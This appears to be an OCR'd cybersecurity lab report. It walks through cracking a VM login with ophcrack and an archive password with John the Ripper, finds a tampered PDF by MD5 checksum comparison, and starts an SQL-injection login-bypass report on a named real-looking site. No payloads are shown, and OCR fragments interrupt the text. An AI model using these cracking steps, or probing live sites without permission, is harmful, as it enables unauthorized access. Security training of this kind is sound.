
Step 1 : Go to the Virtual Machine and open the Task6 OS




Step 2 : Once we open the machine we need to put the password, but since we are unaware about the password we need to crack the password using ophcrack

Step 3 : Shutdown this machine


Step 4 : Go to the Virtual Machine and open settings and go to the storage tab, in the storage tab click on the empty and select the disk icon and put the OPH crack disk file in that




Step 5 : Then go to the system tab and select the optical file and click on upwards arrow and take the hard disk file down



Step 6 : Start the machine again, when you start the machine the oph tool will get open and in that we can see all the passwords



Step 7 : Then again shut down the machine, go to the storage tab remove the disk file and in the system tab again change the order to hard disk



Step 8 : Now we can start the machine and we have successfully cracked the password of the task6 ova file

C) Analysing the Checksums

Check the files in the system

Calculate the Checksums for it

Try to Identify the hidden data inside the Tampered document


Identify the FLAG {*******}

Step 1: Open the Documents folder in the given machine

Step 2 : In the Documents folder we have confidential folder , open that confidential folder and extract it


Step 3: While extracting, it will ask for passwords to open that file

Step 4: We can get the password by using the tool JohntheRipper





Step 5 : Once we have the passwords , we can open the documents


Step 6 : Now open the checksum calculator





Step 7 : Browser the documents and calculate the hash value , then go to the readme file give and copy the given hash values and put it compare and verify those, we will get the result where the file is tampered or no


display: none;
Checksum Calculator
www.checksumcalculator.com
Single File
Multiple Files
File
C:\Users\simon\OneDrive\Desktop\winshare\config\confi\DOC-1.pdf
Browse
Calculate
Checksum
MD5
CRC32
SHA1
Calculate
Result
E30AEE0086E19B8339E87D763417516F
Compare
E30AEE0086E19B8339E87D763417516F
Paste
Information
Correct, two checksum are the same.
OK
ng" height="100px">
Statement Carefully:</p>
vulnerab
vulnerab
been mod
illy to
001238F30D26848B1757C08D91CD9A77
86FC16B9EE4D51318751C404C8757BF1
DA97A5AA74238FC464D637DB373CA2B4
E75A8890253464D0C99560E62220536E
<b>


Checksum Calculator
www.checksumcalculator.com
Single File
Multiple Files
File
C:\Users\simon\OneDrive\Desktop\winshare\config\confi\DOC-2.pdf
Browse
Calculate
Checksum
MD5
CRC32
SHA1
Calculate
Result
001238F30D26848B1757C08D91CD9A77
Compare
001238F30D26848B1757C08D91CD9A77
Paste
Information
Correct, two checksum are the same.
OK


Checksum Calculator
www.checksumcalculator.com
Single File
Multiple Files
File
C:\Users\simon\OneDrive\Desktop\winshare\config\confi\DOC-3.pdf
Browse
Calculate
Checksum
MD5
CRC32
SHA1
Result
86FC16B9EE4D51318751C404C8757BF1
Compare
86FC16B9EE4D51318751C404C8757BF1
Paste
Verify
Information
Correct, two checksum are the same.
OK


Checksum Calculator
www.checksumcalculator.com
Single File
Multiple Files
File
C:\Users\simon\OneDrive\Desktop\winshare\config\confi\DOC-4.pdf
Browse
Calculate
Checksum
MD5
CRC32
SHA1
Result
DA97A5AA74238FC464D637DB373CA2B4
Compare
DA97A5AA74238FC464D637DB373CA2B4
Paste
Verify
Information
Correct, two checksum are the same.
OK



Checksum Calculator
www.checksumcalculator.com
Single File
Multiple Files
File
C:\Users\simon\OneDrive\Desktop\winshare\config\confi\DOC-5.pdf
Browse
Calculate
Checksum
MD5
CRC32
SHA1
Result
28AD7337D8D68B032EA3D141632268CC
Compare
E75A8890253464D0C99560E62220536E
Paste
Verify
Error
Incorrect, two checksum are not the same.
OK

Task 7

A. Find any two websites that are vulnerable to login bypass using SQL injection payloads.

Title of Vulnerability : Login Bypass via SQL Injection

CVSS Score :



Relate with OWASP Top 10 : This vulnerability is related to the OWASP Top 10 category of Injection, specifically SQL Injection. It ranks 3rd according to 2021 vulnerabilities


Description : This report outlines a vulnerability found in the login functionality of Techno Traders. The vulnerability allows an attacker to bypass the login mechanism using SQL injection payloads.

Detailed explanation : Upon investigation, it was discovered that the login form on technotraders does not properly sanitize user inputs, making it vulnerable to SQL injection attacks. By injecting malicious SQL payloads into the login form, an attacker can manipulate the SQL query to bypass authentication and gain unauthorized access to the system.

